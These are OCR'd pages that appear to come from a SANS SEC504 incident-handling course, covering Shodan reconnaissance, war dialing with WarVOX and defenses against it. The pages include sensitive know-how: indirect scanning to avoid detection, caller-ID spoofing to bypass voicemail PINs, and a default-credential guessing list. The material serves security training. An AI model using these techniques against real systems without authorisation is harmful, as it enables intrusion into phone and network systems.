These websites include forms that allow you to enter a target site and do research or, in some cases, even attacks. These websites can perform DNS lookups, reverse lookups, traceroutes, and a variety of other valuable services. These tools can be interesting to experiment with, remembering that it is the remote website that is performing the reconnaissance scanning or attacking, creating a level of indirection between you and the target website (to avoid detection).



TOTAL RESULTS

5

TOP COUNTRIES

United States	2
Japan	1
Brazil	1
Australia	1

TOP ORGANIZATIONS

Amazon.com	4
Amazon Data Servi...	1

GIYH::ADMIN PORT V.01

Amazon.com

Brazil, Sao Paulo

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=CsQgTaSF6yN95IuBz7FV; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-ViPzOnkT4Luz/Fnlwa60jg"
Date: Tue, 12 Feb 2019 22:20:17 GMT
Connection: keep-alive
```

GIYH::ADMIN PORT V.01

Amazon.com

United States, Boardman

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=0GRY3nArotgK6apYH#rv; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-hpnbKXG/RjF14aZGuZ77Mg"
Date: Thu, 14 Feb 2019 07:03:31 GMT
Connection: keep-alive
```

TIP

Use the Shodan advanced search operators **org**, **net**, and **port** to find known targets within your own organization. Negate searches with an exclamation point.

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 58

One of the main tenets of being a malicious attacker is not getting caught. But how exactly is an attacker to find vulnerabilities and not touch a network or target system? One of the answers is Shodan. Shodan is an online service that crawls the internet in much the same way Google crawls webpages. Instead of reading and indexing webpage text, like Google, Shodan indexes service banners. Banners for services like FTP and Telnet will often have a unique signature to identify that service, vendor, and version number. All an attacker, or enterprising defender, needs to do is search for a string associated with a service and vendor, and Shodan will display its cached results. This service can also be restricted to specific network ranges so a defender can see what Shodan has stored in relation to your organization.

Check it out at https://www.shodan.io. A simple cheat sheet with Shodan search terms and modifiers (e.g. restricting your search to specific cities, or only targets where Shodan has captured a device screenshot) is available from Bradley Thornton at https://thor-sec.com/cheatsheet/shodan/shodan_cheat_sheet/.

You can negate any search term by including a leading exclamation point before the term. For example, to identify Shodan targets between the IP addresses 8.8.0.1 – 8.8.255.254 (a CIDR mask of 8.8.0.0/16) with screenshots that are NOT listening on TCP port 80, you could enter: `net:8.8.0.0/16 has_screenshot:true !port:80`.

– google → read & index webpage

– Shodan → index Service banner

How to find vuln. w/o
& touch system?



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing
War Driving
Lab 2.2: Wireless LAN Discovery
Network Mapping with Nmap
Port Scanning with Nmap
Lab 2.3: Nmap
Evading IDS/IPS
Vulnerability Scanning with Nessus
Lab 2.4: Nessus Scan Analysis
SMB Sessions
Lab 2.5: SMB Sessions

After completing thorough reconnaissance of the target, attackers begin scans to find openings in the target system.

Let's start by discussing war dialing: An older technique, but still amazingly successful.

Even today, an unprotected modem provides the easiest method for penetrating a network. Whenever we perform a war-dialing assessment, more often than not, we get into the target network.



Scanning for Phone Systems: War Dialers

War Dialing

- War dialers dial a sequence of telephone numbers, attempting to locate modem carriers or a secondary dial tone
  - Useful for attacking out-of-band communications (for example, remote access to routers)
- Often an unprotected modem provides the easy method for accessing routing and switching components
- Many recent news stories about news organizations hacking voicemail

War dialers dial a sequence of telephone numbers attempting to locate modem carriers or a secondary dial tone. This can be used to attack out-of-band modems for routers, for example.

More often than not, this technique is used to attack voicemail systems of target users and organizations. All it takes is one user with a voicemail without a password or an easy-to-guess password, and the attacker has access to potentially sensitive voicemails.

Where does an attacker get the numbers for conducting war dialing?

- The internet is a treasure trove of this information. Your users' queries to mailing lists and news groups are helpful.
- OSINT search results disclosing telephone numbers for your network contacts.
- Your organization's website may include numbers.
- Social engineering: "I'm from the phone company, and I need to verify what extensions you folks are using."



WarVOX War Dialing

War Dialing

- Conducts war dialing using one or more VoIP accounts
- No telephony hardware required... just an internet connection and VoIP account
  - Provider must support IAX protocol
  - Several compatible VoIP providers that do not prohibit war dialing are listed on the WarVOX website
- Traditional modem-based war dialing: 1,000 numbers in ~8 hours
  - WarVOX war dialing: 1,000 numbers per hour
- Supports caller ID spoofing
  - Spoof a single static number or generate pseudo-random source numbers
  - Enter `SELF` to make caller ID same as dialed number; may bypass PIN authentication in some voicemail systems

HD Moore released a tool called WarVOX that focuses on conducting war-dialing assessments of target telephone number ranges. Unlike traditional war dialers that use a modem to dial phone numbers, WarVOX relies on VoIP communications. A user configures WarVOX with account information from a VoIP service provider, and WarVOX uses that account to dial a list or range of provided phone numbers. No telephone line or modem is required by WarVOX. Instead, just a broadband internet connection and one or more VoIP accounts suffice. The VoIP service provider must support the Inter-Asterisk eXchange (IAX) protocol for VoIP. The WarVOX website includes a handy list of different VoIP service providers that are compatible with WarVOX and that do not explicitly prohibit war dialing using their service.

The real benefits of WarVOX are increased speed and flexibility. A traditional modem-based war dialer, such as THC-Scan, can complete about 1,000 phone calls in an eight-hour span. WarVOX, on the other hand, can typically dial more than 1,000 numbers per hour, provided that it is connected with a typical residential broadband internet connection, and the VoIP provider supports multiple calls simultaneously from one account, which most do.

Besides the increase in speed, the flexibility provided by WarVOX includes caller ID spoofing, where it provides three options: The user can configure it with a single number to use as the caller ID value for all numbers dialed; or the user can specify a number, such as 1 555 555 XXXX, where each X will be replaced with a pseudo-random digit between 0 and 9 for each number called; finally, WarVOX can be configured with "SELF" as the caller ID value, which makes it set the caller ID value to the same number that it is dialing. This option can be used to bypass PIN authentication in some voicemail systems.

Get it at https://github.com/rapid7/warvox.

[illegible]

WarVOX Results

War Dialing

- WarVOX records an MP3 audio file associated with each number dialed and answered, with results stored in a PostgreSQL database
- You can apply a series of signatures to determine what answered… entirely new signatures to match individual human voices
  - Modem, fax, voicemail box, and more
- Signatures released in future can be applied against previous scans



ID	Number	Type	Signal	Spectrum	CID	Provider	Time	Ring
3223	749[redacted]	MODEM			74[redacted]	CallWithUs	18	34
1997	749[redacted]	VOICE			74[redacted]	CallWithUs	9	19

For each number dialed, WarVOX listens for an answer and records an MP3 audio file of the communications. Thus, at the end of the war-dialing exercise, numerous MP3 files are available in the WarVOX database for analysis to determine what answered each dialed number.

WarVOX provides a series of signatures to apply against the captured audio to determine whether a modem, fax machine, voicemail box, or human voice answered the call. This signature set will likely be expanded in the future to help better characterize particular types of systems that are discovered. Because WarVOX records all the audio for later analysis, new signatures can be applied against already gathered results, making WarVOX flexible.

The results of WarVOX are displayed on the screen in a browser window, showing the number dialed, the type of system that answered (based on its audio characteristics matching a signature), the signal over time captured in the audio file, and a spectrum analysis of the resulting audio.



War Dialers: Now What?

War Dialing

- So, I've found a bunch of modems or phones... what do I do now?
- Focus on out-of-band router access and phones
- Review the war dialer logs and look for familiar login prompts, warning banners, or phones with no passwords
- Connect to each discovered modem
  - Often you find a router or a phone without a password
- If there is a user ID/password prompt, guess:
  - Make it an educated guess, based on the system
  - What are default accounts/passwords
  - What common things are associated with the target

SANS SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 63

Many systems tell you what platform they are (for example, "Hi, I'm BSD!"). For others, you can determine this information from the nature of the prompt. UNIX boxes and Cisco router prompts are particularly easy to identify. Also, phones without password PINs are also great targets.

Although guessing passwords is a time-consuming process, keep in mind that time is the single greatest resource your adversaries have.

For password guessing, a complete list would take up numerous pages, indexed by system type. This partial list can get you started (try each for userID and password, and all combinations):

- root
- sync
- bin
- nobody
- operator
- manager
- admin
- administrator
- system
- days of the week
- COMPANY_NAME
- COMPANY_PRODUCT



Defenses: Preparation (1)

War Dialing

- An effective dial-up line and modem policy for out-of-band access is crucial
  - Inventory all dial-up lines with a business need
- Conduct war dialing exercises against your own network
  - Use WarVOX against your own organization (*offense informs defense*)
  - Reconcile your findings to the inventory
  - Get list of phone numbers from the phone company based on the bills; they make sure they get paid
- Train users to use effective PIN passwords for their phones!

When war dialing against your own network, how do you determine which numbers to dial?

At a minimum, get a list of all analog lines at your PBX. You may also want to consider dialing digital lines because inexpensive digital-line modem adapters are readily available.

A major concern involves numbers not accessible through your PBX (such as direct lines from the telco). The best, although not ideal, approach for finding these is to follow the money: Get the telephone bills from the telco. Ask your telco to give you a copy of all bills being mailed to a given address or, if possible, all bills for lines at a certain address.

Also, train your users to use effective PINs for their phone passwords.



Defenses: Preparation (2)

War Dialing

- Identification
  - Activate scanning-detection functionality in your PBX if available
  - Consider "PBX Firewall/IPS," such as SecureLogix Voice IPS
    - Monitors trunk connecting PBX to phone network, looking for fax tones
- Containment
  - Shut off modems when they are discovered (if they are not needed)
  - Know whom to call in your own telecom group and at the phone company to geographically isolate a modem
- Erad, Recov
  - Remove modems from network out-of-band devices (if possible)
  - If modem is absolutely required, change phone number and secure it with strong authentication (token, crypto, or others)

For containment, eradication, and recovery, removing the victim modem is a reasonable idea. If it is absolutely required, move it to another phone number and add stronger authentication, such as a time-based token, smart card, or another technology.

